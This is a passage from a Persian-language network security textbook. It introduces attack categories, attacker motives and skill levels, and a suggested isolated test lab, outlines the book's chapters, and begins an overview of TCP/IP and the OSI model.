ه) در دسترس بودن(Availability): با این تفاصیل ، باید تمام امکانات شبکه بدون دردسر و زحمت در اختیار آنهائی که مجاز به استفاده از شبکه هستند ، باشد و در ضمن هیچکس نتواند در دسترسی به شبکه اختلال ایجاد کند .

زمانی که یکی از سرویسهای امنیتی پنج گانه فوق نقض شود به سیستم **"حمله"** شده است . معمولاً یک شبکه کامپیوتری درمعرض چهار نوع حمله قرار دارد:

- **حمله از نوع وقفه(Interruption)** : بدین معنا که حمله‌کننده باعث شود شبکه مختل شده و مبادله اطلاعات امکان پذیر نباشد.
- **حمله از نوع استراق سمع(Interception/Eavesdropping)** : بدین معنا که حمله‌کننده به نحوی توانسته اطلاعات در حال تبادل روی شبکه را گوش داده و بهره برداری نماید .
- **حمله از نوع دستکاری داده‌ها(Modification)** : یعنی حمله‌کننده توانسته به نحوی اطلاعاتی که روی شبکه مبادله می‌شوند را تغییر دهد یعنی داده‌هایی که در مقصد دریافت میشود متفاوت با آنچیزی باشد که از مبداء ارسال شده است .
- **حمله از نوع افزودن اطلاعات (Fabrication)** : یعنی حمله‌کننده اطلاعاتی را که در حال تبادل روی شبکه است تغییر نمی‌دهد بلکه اطلاعات دیگری را که می‌تواند مخرب یا بنیانگذار حملات

بعدی باشد، به اطلاعات اضافه می‌نماید (مثل ویروسها)

به حمله‌ای که هنگام شروع با بروز اختلال در شبکه علنی می‌شود و در کار ارسال یا دریافت داده‌ها مشکل ایجاد می‌کند "حمله فعال" می‌گویند. بر عکس حمله‌ای که شبکه را با اختلال مواجه نمی‌کند و ظاهراً مشکلی در کار ارسال و دریافت بوجود نمی‌آورد "حمله غیر فعال(Passive)" نامیده می‌شود و از خطرناکترین انواع حمله به شبکه به شمار می‌رود.

انگیزه‌های نفوذگری و حمله به شبکه

امروزه شبکهٔ اینترنت از یک مقولهٔ تکنولوژیک خارج شده و به یک پدیدهٔ اجتماعی مبدل گشته است. اجتماع بزرگ کاربران اینترنت که در سطح دنیا پراکنده‌اند یک فرهنگ جدید را خلق کرده‌اند و بدیهی است که همانند هر اجتماع و با هر فرهنگ ، بخش کوچکی از افراد آن بر خلاف مصالح جمعی عمل نمایند. این جمع برای مدتی طغیان می‌کنند و ستم روا می‌دارند ولیکن در نهایت عزم عمومی و مصالح اجتماعی آنها را ساکت و طرد می‌کند ، ولی نباید فراموش کرد که چنین افرادی همیشه هستند و خواهند بود!

با توجه به نوپا بودن شبکهٔ اینترنت که عملاً پس از ابداع و فراگیر شدن وب در دههٔ نود به یک پدیدهٔ جهانی مبدل شده است نمی‌توان انتظار داشت که یک فرهنگ صحیح و غنی بر آن حاکم شده باشد. بسیارند افرادی که برای اولین بار به این اجتماع می‌پیوندند. در اینترنت هنوز مصالح جمعی ارزیابی نشده و حدود و ثغور آزادیهای فردی مشخص نمی‌باشد لذا طبیعی است که در یک دورهٔ کوتاه، آزادیهای فردی به هرج و مرج ، باج‌خواهی ، عقده‌گشایی و آسیب‌رسانی منجر شود ولی امید و اعتقاد عمومی بر آن است که نهایتاً در فرهنگِ این اجتماع جهانی ، قانون حاکم خواهد شد و آن زمان چندان دور و دیر نخواهد بود. شاید تا سال ۲۰۱۰ میلادی غوغایی که نفوذگران در این چند سال بپا کرده‌اند به خاموشی گراید و گروههای سیاهی که امروزه در کمال افتخار از تجاوزات بی‌ارزش خود به شبکه‌ها تعریف می‌کنند و تمجید می‌شنوند ، در آن زمان مطرود شده باشند. بدیهی است که "تخلف و تخطی" در هر اجتماع گریزناپذیر است ولی نهایتاً حاکم نهایی قانون و عدالت است و اینترنت هم از این مقوله مستثنی نیست.

پیشداوری در مورد آینده را رها می‌کنیم تا آنچه را که در حال حاضر با آن روبرو هستیم ، بررسی کنیم زیرا ، گذشته چراغ راه آینده است!

با توجه به آنچه در بخش قبلی اشاره شد نباید نفوذگران را با هر انگیزه و اندیشه‌ای دست‌کم گرفت. اکثر این جماعت افرادی هستند با ضریب هوشی ، قدرت تصمیم‌گیری و سرعت انتقال بالا همچنین تحصیل‌کرده ، کنجکاو ، فعال و بی‌قرار! کدام یک از این خصوصیات را کامپیوتر دارد تا بتوان به آن اطمینان کرد.

هیچکس نمی‌تواند قدرت تفکر این اشخاص را در نفوذ و حمله به سیستمها نادیده بگیرد. آنها

هیچگاه ضعیف نبوده و نیستند؛ باید از اندیشه‌های آنها بهره گرفت و امنیت را در اینترنت حاکم کرد. بکارگیری نفوذگران حرفه‌ای و مشهور در شرکتهای بزرگ جهانی موّید این نکته است که اگرچه همه از آنها می‌ترسند ولی در بطن ضمیر ذکاوت و تخصص آنها را می‌ستایند! نفوذ و حمله به سیستمها اگر بشکل غیرقانونی و در راستای اهداف شوم وسیاه انجام شود شاید نفوذگر را به کنج زندان بفرستد و کسی هم برای او دل نسوزاند ولیکن اندیشه و نوآوری او علاقمندان بسیار زیادی خواهد داشت.

بسیاری از نفوذگران ذاتاً انسانهای ضد اجتماعی و ضدقانون نیستند بلکه عدم وجود قانون و نظارت باعث شده که آزادیهای فردی خود را بی‌نهایت فرض کنند! باید جامعه‌شناسان و روانکاوان برای این اجتماع جدید چاره‌ای بیندیشند تا نیروی اندیشهٔ این گروه در خدمت اهداف اهریمنی قرار نگیرد.

بهر تقدیر هرگاه تفکر و اندیشهٔ یک نفوذگر در راستای انگیزه‌های نامتعادل و غیرانسانی قرار بگیرد، خطری جدی شبکه‌ها و به تبع آن انسانها را تهدید خواهد کرد. این انگیزه‌ها را می‌توان در موارد ذیل برشمرد:

- انگیزه‌های رقابتی ناسالم ، انتقام جوئی و ضربه زدن به رقیب
- اهداف سیاسی
- اهداف تروریستی و کسب اخبار جهت اعمال خرابکارانه و موذیانه
- اهداف دولتی
- کسب نامشروع ثروت از طریق جابجا کردن مستقیم پول و اعتبار از حسابهای بانکی و دزدیدن شماره کارتهای اعتباری
- تفریح یا اندازه‌گیری ضریب توانائی فردی یا کنجکاوی (معمولاً دانشجویان!)
- دزدیدن دانشی که برای تهیه آن بایستی صرف هزینه کرد. (راهزنان دانش)
- آزاررسانی و کسب شهرت از طریق مردم آزاری (بیماران روانی)
- جاسوسی و کسب اطلاع از وضعیت نظامی و سیاسی یک کشور یا منطقه
- رقابت ناسالم در عرصه تجارت و اقتصاد

این گروه نفوذگران کلاه‌سیاه ، دشمنان خارجی برای شبکه محسوب می‌شوند، بدین معنا که معمولاً از بیرون شبکه اقدام به نفوذ و حمله می‌نمایند.

علاوه بر دشمنان خارجی ، هر شبکه ممکن است گروه کوچکی از دشمنان داخلی هم داشته باشد. این گروه دسترسی مستقیم به شبکه دارند. مهمترین این دشمنان داخلی در گروههای زیر دسته‌بندی می‌شوند:

- کارمندان ناراضی
- مشتریان ناراضی یا طماع با اهداف سودجویی یا انتقام‌گیری
- پیمانکاران یا مشاورین شبکه با انگیزهٔ اخاذی
- شرکای تجاری با انگیزهٔ سودجویی

ممکن است دشمنان خارجی با دشمنان داخلی متحد شوند تا سریعتر به اهداف خود برسند. (مثلاً ممکن است کارمندی ناراضی اجیر شود تا یک نرم‌افزار آلوده را در شبکهٔ داخلی منتشر کند تا انجام حمله از بیرون میسر شود.)

فراموش نکنید که هر شبکه با هر رسالتی که بر عهده گرفته است بدون دشمن نخواهد بود و بالطبع باید تهدیدها را جدّی گرفت و برای مقابله با آن تمهیداتی اندیشید.

سطوح مهارت نفوذگران

نفوذگران کنونی از لحاظ سطح مهارت و دانش فنی در گروه‌های مختلفی رده‌بندی می‌شوند:

- گروه اول، نفوذگران بی‌تجربه ، جوان و ماجراجویی هستند که اصطلاح کودک (Kindergartner) بیشتر برازندهٔ آنهاست تا نفوذگر! آنها را در محیطهای گپ اینترنتی (Chatroom) به وفور می‌یابید. این گروه بیش از همه ادعا دارند، در مورد کارهای بی‌ارزش خود داستان می‌سازند و هدفی جز عقده‌گشایی ، خودنمایی و تلف کردن زمان با هیجانهای کاذب ندارند. اینان بی‌آنکه حوصله خواندن چند صفحهٔ کتاب داشته باشند بصورت تقلیدی از ابزارهای نفوذگری بهره می‌گیرند.


  مقابله با این افراد کار مشکلی نیست. با تکیه بر روشهای فنی یا اِعمال قانون آنها را تنبیه کنید تا یاد بگیرند شبکه جولانگاه افراد بی‌تخصص نیست!!
- گروه دوم ، نفوذگرانی هستند که بر اساس ذوق و علاقهٔ شخصی با یک سیستم عامل و برخی از اصول فنی اینترنت آشنا شده‌اند و در سطح معلومات متوسطی هستند. جولانگاه آنها بطور معمول سرویس‌دهنده‌های وب ، FTP و گروههای خبری است. این گروه از نفوذگران قادرند نقاط ضعف سیستمها را کشف کنند و از آن طریق در سیستمی نفوذ یا به آن حمله کنند ولی قادر به خلق ابزار یا تکنیک جدیدی برای رسوخ در سیستمها نیستند.

  مقابله با این گروه اگرچه هزینهٔ اقتصادی و روانی به شما تحمیل می‌کند ولی غیرممکن نیست.
- گروه سوم ، نفوذگران خبره و هوشمندی هستند که کمتر هیاهو می‌کنند در حالی که پیچیده‌ترین تکنیکها و تاکتیکهای نفوذ و حمله را ابداع می‌نمایند. بر بعضی از شبکه‌ها برای مدتهای طولانی سیطره دارند امّا هیچ ردّ پایی بجا نمی‌گذارند و در حدّ کمال به برنامه‌نویسی مسلطند و هیچگاه کور و بی‌هدف دست به حمله نمی‌زنند ضمن اینکه در هدف خود مصمم و شکیبا هستند.

  مقابله با این نفوذگران ساده نیست و برای مدیران شبکه‌های حساس یک کابوس شده است! لذا سعی می‌کنند برای مقابله با حملات آنها از خودشان استفاده کنند!

نمادها ، سناریوها ، اسامی و نکات

برای تشریح مکانیزمهای حمله شکل و نمودار نقش اساسی ایفا می‌کند. در کل کتاب کامپیوتر با یک کلاه سیاه مشابه با شکل (۱-۱) نماد ماشینی است که از آن برای عملیات نفوذی یا حمله بر علیه



شکل (۱-۱) نماد یک ماشین که از آن برای حمله به شبکه استفاده شده است.

یک هدف در شبکه استفاده می‌شود.

تصویر کامپیوتر معمولی و بدون کلاه ، نماد ماشینهایی است که احتمالاً در معرض نفوذ یا حمله قرار دارند.

هرگاه یک مکانیزم حمله توصیف می‌شود مشهورترین ابزارهایی که آن مکانیزم را پیاده‌سازی کرده‌اند و همچنین طراحان آن، معرفی شده است؛ که البته به معنای تبلیغ آنها نیست. فراموش نکنید که اکثر این ابزارها رایگانند و در هزاران سایت اینترنتی در دسترس عموم هستند. منفعتی که آشنایی با آنها برای مسئولین شبکه یا دانشجویان رشتهٔ کامپیوتر دارد بیش از ضرر و خطر آنهاست. اکثر این ابزارها می‌توانند برای اهداف مدیریتی ، آموزشی ، پیشگیری و مقابله با حملات مفید باشند. در سرتاسر کتاب به این موضوع اشاره شده و پس از معرفی یک ابزار از مسئولین شبکه خواسته شده تا آن را بیآزمایند؛ زیرا اگر مکانیزم این ابزار مشخص نباشند پیشگیری و مقابله بی‌معناست.

تنها نکته‌ای که باید اشاره کنیم آنست که برخی از این ابزارها خطرناک هستند و استفادهٔ ناآگاهانه از آنها منجر به بروز اشکالات جدی در شبکه خواهد شد؛ لذا بدون مطالعهٔ دقیق فصول و در نظر گرفتن نکات امنیتی ، استفاده از آنها غیر منطقی است و مسئولیت مستقیم آن با شخص کاربر خواهد بود.

در پایان هر فصل آدرسهای URL مرتبط با مباحث ، فهرست شده‌اند. فراموش نکنید که گاهی مراجعه به آنها خطرناک خواهد بود زیرا آدرس ماشین شما در فهرست مراجعین به سایت درج می‌شود و ممکن است مورد تهاجم آنها که اغلب گروهی مجرب و حرفه‌ای هستند (بدون توجه به رنگ کلاهشان!) قرار بگیرید.

نکتهٔ دیگر آنکه صاحبان برخی از این سایتها مورد تعقیب قرار می‌گیرند و سریعاً سایت وب آنها جمع می‌شود و URL آنها معتبر نخواهد بود. اگر یک URL را امتحان کردید و نتیجه‌ای نگرفتید آنرا به حساب اشتباه تایپ آدرس نگذارید؛ احتمالاً سایت مربوطه بسته شده است! بعد از حملهٔ یازدهم سپتامبر به آمریکا بسیاری از این سایتها که در آمریکا بودند تعطیل گردیدند!


راه‌اندازی آزمایشگاه مجزا برای آشنایی با ابزارهای حمله

اشاره شد که ابزارهای نفوذ و حمله به سیستم گاه موجب اختلال جدی در سیستم یا شبکهٔ شما

خواهند شد لذا اگر مصمّم به تحقیق ، مطالعه و آزمودن آنها هستید ، بهترین توصیه آنست که در یک محیط آزمایشگاهی به این کار اقدام کنید.

امروزه سخت‌افزار بسیار ارزان شده است؛ اگر برای راه‌اندازی یک آزمایشگاه کوچک از کامپیوترهای چند مدل پایین‌تر استفاده کنید ، هزینه‌های شما بسیار ناچیز خواهد بود. بعنوان یک پیشنهاد ، ساختار شکل (۲-۱) برای راه‌اندازی یک آزمایشگاه کوچک و موثر مناسب خواهد بود.

در آزمایشگاه شکل (۲-۱) یک هاب یا سوئیچ ارزان قیمت ، شبکه‌ای با سه کامپیوتر شخصی بوجود آورده است. برای بالا بردن انعطاف‌پذیری و امکان آزمایش گونه‌های مختلف ابزارها (معرفی شده در کتاب) ، توصیه می‌کنیم روی هر ماشین از سیستمهای عامل مختلف بهره بگیرید. در اختیار داشتن سیستمهای عامل لینوکس ، NT/2000 ، OpenBSD و Solaris x86 بسیار مفید خواهد بود.



شکل (۲-۱) پیشنهاد راه‌اندازی آزمایشگاه برای آزمایش ابزارهای نفوذگری

ساختار ادامهٔ کتاب

برای آشنایی با مکانیزم حملات و روشهایی که نفوذگران در حمله به یک سیستم یا شبکه بدانها متوسل می‌شوند ، کتاب در سه بخش سازماندهی شده است:

- **بخش مفاهیم و اصول** : فصل دوم مروری کلی بر مفاهیم TCP/IP است که پیش‌نیاز فهم مکانیزمهای مختلف حمله و دفاع محسوب می‌شود. تمام آنچه که از TCP/IP در کتاب حاضر به آن نیاز بوده است ، مروری اجمالی شده است. فصل سوم به بررسی ویژگیهای کلی سیستم عامل یونیکس و گونه‌های سازگار با آن اختصاص دارد. در فصل چهارم به بررسی مشخصات کلی

سیستم عامل ویندوز (نسخهٔ NT و 2000) پرداخته شده است. بدون داشتن مطالعهٔ عمیق و اصولی پیرامون مفاهیم این فصول حمله و روشهای دفاعی کارساز نخواهند بود.

فراموش نکنید که به غیر از این دو رده از سیستم عامل ، گونـه‌های دیگـر مثـل سـری VMS-base (Virtual Machine System Product = VMS/P) از IBM یـا Novell Netware نـیز کـم و بیـش در سازمانها استفاده می‌شوند ولیکن اغلب آنها برای اتصال به اینترنت از ماشـینهای واسـط مبتنـی بـر یونیکس یا ویندوز استفاده می‌کنند؛ پروتکل شبکه برای وصل آنها به اینترنت نیز TCP/IP است.

- **تشریح مکانیزمهای حمله و روشهای پیشگیری یا مقابلـه**: پـس از مبـاحث معمـول و مقدمـاتی ، هستهٔ اصلی کتاب آغاز می‌شـود. بیشـتر حمـلات در پنـج مرحلـهٔ متفـاوت طرح‌ریـزی و انجـام می‌شوند. این مراحل عبارتند از : "گردآوری اطلاعات پایه و مقدماتی از شبکهٔ هدف" ، "پویـش و جستجوی شبکه به دنبال رخنهٔ نفوذ" ، "نفوذ و حمله" ، "تثبیت نفوذ و سیطره" و "پنهان کردن ردّ پا و آثار حمله". این پنج مرحله در هفت فصل بررسی و تشریح شده‌اند:
  - **فصل پنجم** : گام اوّل ، شناسایی مقدماتی
  - **فصل ششم** : گام دوّم، پویش و جستجو در شبکه بدنبال رخنهٔ نفوذ
  - **فصل هفتم** : گام سوّم، نفوذ از طریق رخنه در سیستم عامل یا برنامه‌های کاربردی
  - **فصل هشتم** : گام سوّم، نفوذ از طریق استراق‌سمع در سطح لایهٔ شبکه
  - **فصل نهم** : گام سوّم، حملات DoS (اخلال در سرویس‌دهی)
  - **فصل دهم** : گام چهارم، سیطره بر شبکه از طریق "اسبهای تروا" ، "درهای پشتی"
  - **فصل یازدهم** : گام پنجم، ردّ گم کردن و مخفی ماندن
- **جمع‌بندی مطالب و تلفیق مکانیزمها** : در فصل دوازدهم به منظـور جمع‌بنـدی و نتیجـه گـیری هفت فصل قبلی سه سناریوی حمله بررسی شده است تا خواننده آنچه را مطالعه کرده مرور کند، با حملات مختلط و پیچیدهٔ واقعی آشنا شود ، علل نفـوذپذیـری و همچنیـن روشـهای مقابلـه را فرابگیرد.

اعتقاد داریم دانستن مفاد این کتاب برای تمام مسئولین سیستم ، مدیران شبکه و دانشجویان این رشـته لازم خواهد بود.

بـرای آشـنایی بـا پیشـینهٔ برخـی از حمـلات بـه وب‌سـایتهای مشـهور دنیـا ، می‌توانیـد بـه آدرس *http://www.attrition.org* مراجعه کنیـد. در CD جـانبی کتـاب ، تعـداد محـدودی از صفحـات اصلـی وب‌سایتهای تغییر شکل یافته –Defaced– (در اثر حملهٔ نفوذگران) ضمیمه شده است:

Chapter 01 - An Introduction to Security,Hack & Crack

Hacked Web Sites

مروری بر مفاهیم شبکه: آنچه در خصوص *TCP/IP* در فصول بعد به آنها نیاز دارید !

برای تحلیل و فهم روشهائی که یک نفوذگر با بکارگیری آنها به شبکه حمله می‌کند، باید یک دانش پایه از تکنولوژی شبکه داشته باشیم. درک مکانیزم حملات ممکن نیست مگر آنکه حداقل اصول TCP/IP را بدانیم.

عاملی که تمام شبکه‌های مختلف را به صورت موفقیت‌آمیز به هم پیوند زده است ، تبعیت همه آنها از مجموعه پروتکلی است که تحت عنوان TCP/IP در دنیا شناخته می‌شود. دقت کنید که عبارت خلاصه شده TCP/IP می‌تواند به دو موضوع متفاوت اشاره داشته باشد:

- **مدل TCP/IP** : این مدل یک ساختار چهار لایه‌ای برای ارتباطات گسترده تعریف می‌نماید که آنرا در ادامه بررسی می‌کنیم.
- **پشتهٔ پروتکلهای TCP/IP**[1] : پشتهٔ TCP/IP مجموعه‌ای شامل بیش از صد پروتکل متفاوت است که برای سازماندهی کلیه اجزاء شبکهٔ اینترنت به کار می‌رود. در این فصل تعدادی از این پروتکلها را که عمومیت و استفادهٔ فراگیر دارند، معرفی خواهیم کرد.

بخاطر داشته باشید که این فصل جزئیات TCP/IP را به شما آموزش نخواهد داد، بلکه مروری است بر آنچه که برای تحلیل مکانیزمهای مختلف حمله، به آن نیازمند هستیم. اگر به دنبال جزئیات TCP/IP هستید، کتابهای زیر مراجع بسیار مفیدی هستند:

- *Internetworking with TCP/IP*, by Douglas Comer
- *TCP/IP Illustrated,* by W. Richard Stevens

دو قطعه ویدیوی موجود بر روی دیسک جانبی کتاب مفاهیم سادهٔ TCP/IP را به شما آموزش می‌دهد.

TCP/IP بهترین پروتکل شبکه‌بندی دنیا نیست! پروتکلهای بهینه‌تر از آن هم وجود دارند؛ ولیکن فراگیرترین و محبوبترین تکنولوژی شبکه‌بندی در دنیای کامپیوتر محسوب می‌شود. شاید بزرگترین حسن TCP/IP آن باشد که بدون پیچیدگی زیاد ، بخوبی کار می‌کند! اینترنت بر اساس TCP/IP بنا شده و بیشتر حملات نیز مبتنی بر مجموعهٔ پروتکلهای TCP/IP هستند.

طراحی شبکه‌ها و اصول لایه‌بندی

برای طراحی یک شبکهٔ کامپیوتری ، مسائل و مشکلات بسیار گسترده و متنوعی وجود دارد که باید به نحوی حل شود تا بتوان یک ارتباط مطمئن و قابل اعتماد بین دو ماشین در شبکه برقرار کرد. این مسائل و مشکلات همگی از یک سنخ نیستند و منشأ و راه‌حل مشابه نیز ندارند؛ بخشی از آنها توسط سخت‌افزار و بخش دیگر با تکنیکهای نرم‌افزاری قابل حل هستند. به عنوان مثال نیاز برای ارتباط بی‌سیم بین چند ایستگاه در شبکه ، طراح شبکه را مجبور به استفاده از مدولاسیون آنالوگ در سخت‌افزار مخابراتی خواهد کرد ولی مسئلهٔ هماهنگی در ارسال بسته‌ها از مبدأ به مقصد یا

[1] TCP/IP Protocol Stack

شماره‌گذاری بسته‌ها برای بازسازی پیام و اطمینان از رسیدن یک بسته ، با استفاده از تکنیک‌های نرم‌افزاری قابل حل است. بهمین دلیل برای طراحی شبکه‌های کامپیوتری ، باید مسائل و مشکلاتی که برای برقراری یک ارتباط مطمئن ، ساده و شفاف بین دو ماشین در شبکه وجود دارد ، دسته‌بندی شده و راه‌حلهای استاندارد برای آنها ارائه می‌شود. در زیر بخشی از مسائل طراحی شبکه‌ها عنوان شده است :

- اولین موضوع چگونگی ارسال و دریافت بیتهای اطلاعات بصورت یک سیگنال الکتریکی ، الکترومغناطیسی یا نوری است، بسته به اینکه آیا کانال انتقال سیم مسی ، فیبر نوری ، کانال ماهواره‌ای یا خطوط مایکروویو است. بنابراین تبدیل بیتها به یک سیگنال متناسب با کانال انتقال یکی از مسائل اولیهٔ شبکه به شمار می‌رود.
- مساله دوم ماهیت انتقال است که می‌تواند به یکی از سه صورت زیر باشد:
  - **Simplex** : ارتباط یکطرفه (یک طرف همیشه گیرنده و طرف دیگر همیشه فرستنده).
  - **Half Duplex** : ارتباط دوطرفهٔ غیرهمزمان (هر دو ماشین هم می‌توانند فرستنده یا گیرنده باشند ولی نه بصورت همزمان ، بلکه یکی از طرفین ابتدا ارسال می‌کند ، سپس ساکت می‌شود تا طرف مقابل ارسال داشته باشد)
  - **Full Duplex** : ارتباط دو طرفه همزمان (مانند خطوط مایکروویو)
- مساله سوم مسئلهٔ خطا و وجود نویز روی کانالهای ارتباطی است بدین معنا که ممکن است در حین ارسال داده‌ها بر روی کانال فیزیکی تعدادی از بیتها دچار خرابی شود؛ چنین وضعیتی که قابل اجتناب نیست باید تشخیص داده شده و داده‌های فاقد اعتبار دور ریخته شود مبدأ آنها را از نو ارسال کند.
- با توجه به اینکه در شبکه‌ها ممکن است مسیرهای گوناگونی بین مبدأ و مقصد وجود داشته باشد؛ بنابراین پیدا کردن بهترین مسیر و هدایت بسته‌ها ، از مسائل طراحی شبکه محسوب می‌شود. در ضمن ممکن است یک پیام بزرگ به واحدهای کوچکتری تقسیم شده و از مسیرهای مختلفی به مقصد برسد بنابراین بازسازی پیام از دیگر مسائل شبکه به شمار می‌آید.
- ممکن است گیرنده به دلایلی نتواند با سرعتی که فرستنده بسته‌های یک پیام را ارسال می‌کند آنها را دریافت کند ، بنابراین طراحی مکانیزمهای حفظ هماهنگی بین مبدأ و مقصد از دیگر مسائل شبکه است.
- چون ماشینهای فرستنده و گیرندهٔ متعددی در یک شبکه وجود دارد مسائلی مثل ازدحام ، تداخل و تصادم در شبکه‌ها بوجود می‌آید که این مشکلات بهمراه مسائل دیگر باید در سخت‌افزار و نرم‌افزار شبکه حل شود.

طراح یک شبکه باید تمام مسائل شبکه را تجزیه و تحلیل کرده و برای آنها راه حل ارائه کند ولی چون این مسائل دارای ماهیتی متفاوت از یکدیگر هستند ، بنابراین طراحی یک شبکه باید بصورت **"لایه به لایه"** انجام شود. به عنوان مثال وقتی قرار است یک شبکه به گونه‌ای طراحی شود که ایستگاهها بتوانند انتقال فایل داشته باشند ، اولین مسئله‌ای که طراح باید به آن بیندیشد طراحی یک

سخت‌افزار مخابراتی برای ارسال و دریافت بیتها روی کانال فیزیکی است. اگر چنین سخت‌افزاری طراحی شود ، می‌تواند بر اساس آن اقدام به حل مسئلهٔ خطاهای احتمالی در داده‌ها نماید؛ یعنی زمانی مکانیزمهای کنترل و کشف خطا مطرح می‌شود که قبل از آن سخت‌افزار مخابرهٔ داده‌ها طراحی شده باشد. بعد از این دو مرحلهٔ طراحی ، باید مکانیزمهای بسته‌بندی اطلاعات ، آدرس‌دهی ماشینها و مسیریابی بسته‌ها طراحی شود. سپس برای بقیه مسائل نظیر آدرس‌دهی پروسه‌ها و چگونگی انتقال فایل راه حل ارائه شود.

طراحی لایه‌ای شبکه به منظور تفکیک مسائلی است که باید توسط طراح حل شود و مبتنی بر اصول زیر است[۱]:

- هر لایه وظیفه مشخصی دارد و طراح شبکه باید آنها را به دقت تشریح کند.
- هرگاه سرویسهایی که باید ارائه شود از نظر ماهیتی متفاوت باشد ، باید لایه به لایه و جداگانه طراحی شود.
- وظیفه هر لایه باید با توجه به قراردادها و استانداردهای جهانی مشخص شود.
- تعداد لایه‌ها نباید آنقدر زیاد باشد که تمایز لایه‌ها از دیدگاه سرویسهای ارائه شده نامشخص باشد و نه آنقدر کم باشد ، که وظیفه و خدماتِ یک لایه ، پیچیده و نامشخص شود.
- در هر لایه جزئیات لایه‌های زیرین نادیده گرفته می‌شود و لایه‌های بالایی باید در یک روال ساده و ماجولار از خدمات لایهٔ زیرین خود استفاده کنند.
- باید مرزهای هر لایه به گونه‌ای انتخاب شود که جریان اطلاعات بین لایه‌ها ، حداقل باشد.

برای آنکه طراحی شبکه‌ها سلیقه‌ای و پیچیده نشود سازمان جهانی استاندارد[۲] –ISO– ، مدلی هفت لایه‌ای برای شبکه ارائه کرد ، به گونه‌ای که وظائف و خدمات شبکه در هفت لایهٔ مجزا تعریف و ارائه می‌شود. این مدل هفت لایه‌ای ، **OSI**[۳] نام گرفت. هر چند در شبکهٔ اینترنت از این مدل استفاده نمی‌شود و بجای آن یک مدل چهار لایه‌ای به نام **TCP/IP** تعریف شده است ، ولیکن بررسی مدل هفت لایه‌ای OSI ، بدلیل دقّتی که در تفکیک و تبیین مسائل شبکه در آن وجود دارد ، با ارزش خواهد بود. پس از بررسی مدل OSI ، به تشریح مدل TCP/IP خواهیم پرداخت.

مدل هفت لایه‌ای *OSI* از سازمان استاندارد جهانی *ISO*

در این استاندارد کل وظائف و خدمات یک شبکه در هفت لایه تعریف شده است :

لایه ۱ – لایه فیزیکی	**Physical Layer**
لایه ۲ – لایه پیوند داده‌ها	**Data link Layer**
لایه ۳ – لایه شبکه	**Network Layer**

---

[۱] **طراحی لایه‌ای شبکه را می‌توان با برنامه‌نویسی ماجولار مقایسه کرد ، بدین نحو که روالهای حل یک مسئله به اجزای کوچکتری شکسته می‌شود و برای آن زیربرنامه نوشته می‌شود. در توابع صدازنندهٔ این زیربرنامه‌ها ، جزئیات درونی آنها اهمیت ندارد بلکه فقط نحوهٔ صدازدن آنها و پارامترهای مورد نیاز ورودی به زیربرنامه و چگونگی برگشت نتیجه به صدازننده ، مهم است.**

[۲] International Standard Organization

[۳] Open System Interconnection

لایه ٤ – لایه انتقال **Transport Layer**
لایه ٥ – لایه جلسه **Session Layer**
لایه ٦ – لایه ارائه (نمایش) **Presentation Layer**
لایه ۷ – لایه کاربرد **Application Layer**

از لایه‌های پایین به بالا ، سرویسهای ارائه شده (با تکیه بـر سرویسـی کـه لایـه‌های زیریـن ارائـه می‌کنند) پیشرفته‌تر می‌شود.

این مدل به منظور تعریف یک استاندارد جهانی و فراگـیر ارائـه شـد و گمـان می‌رفـت کـه تمـام شبکه‌ها بر اساس این مدل در هفت لایه طراحی شوند ، به گونه‌ای که در دهۀ هشتاد سازمان ملی علوم در آمریکا عنوان کرد که در آینده فقط از این استاندارد حمایت خواهد کرد ، ولی در عمـل ، طراحـان شبکه به این مدل وفادار نماندند. مثلاً شرکت نـاول مـدل پنـج لایـه‌ای خـودش را بکـار گرفـت و در اینترنت مدل TCP/IP فراگیر شد. در اینجا به دلایل شکست مدل OSI نخواهیم پرداخت زیرا پـاره‌ای از این عوامل از مسائل غیرعلمی (همانند انتشار رایگان اصل برنامه‌های TCP/IP توسط دانشـگاه برکلـی) نشأت می‌گیرد و محل بحث و مناقشه است.

در ادامه به اختصار وظائف هر لایه در مدل OSI را تعریف خواهیم کرد.

لایۀ فیزیکی

وظیفه اصلی در لایۀ فیزیکی ، انتقال بیتها بصورت سیگنال الکـتریکی و ارسـال آن بـر روی کانـال می‌باشد. واحد اطلاعات در این لایه بیت است و بنابراین این لایه هیچ اطلاعی از محتوای پیام ندارد و تنها بیتهای ۰ و ۱ را ارسال یا دریافت می‌کند. پارامترهایی که باید در این لایه مورد نظر باشند عبارتند از : ظرفیت کانال فیزیکی و نرخ ارسال[1] ، نوع مدولاسیون ، چگونگی کوپلاژ با خـط انتقـال ، مسـائل مکانیکی و الکتریکی مانند نوع کابل ، باند فرکانسی و نوع رابط (کانکتور) کابل.

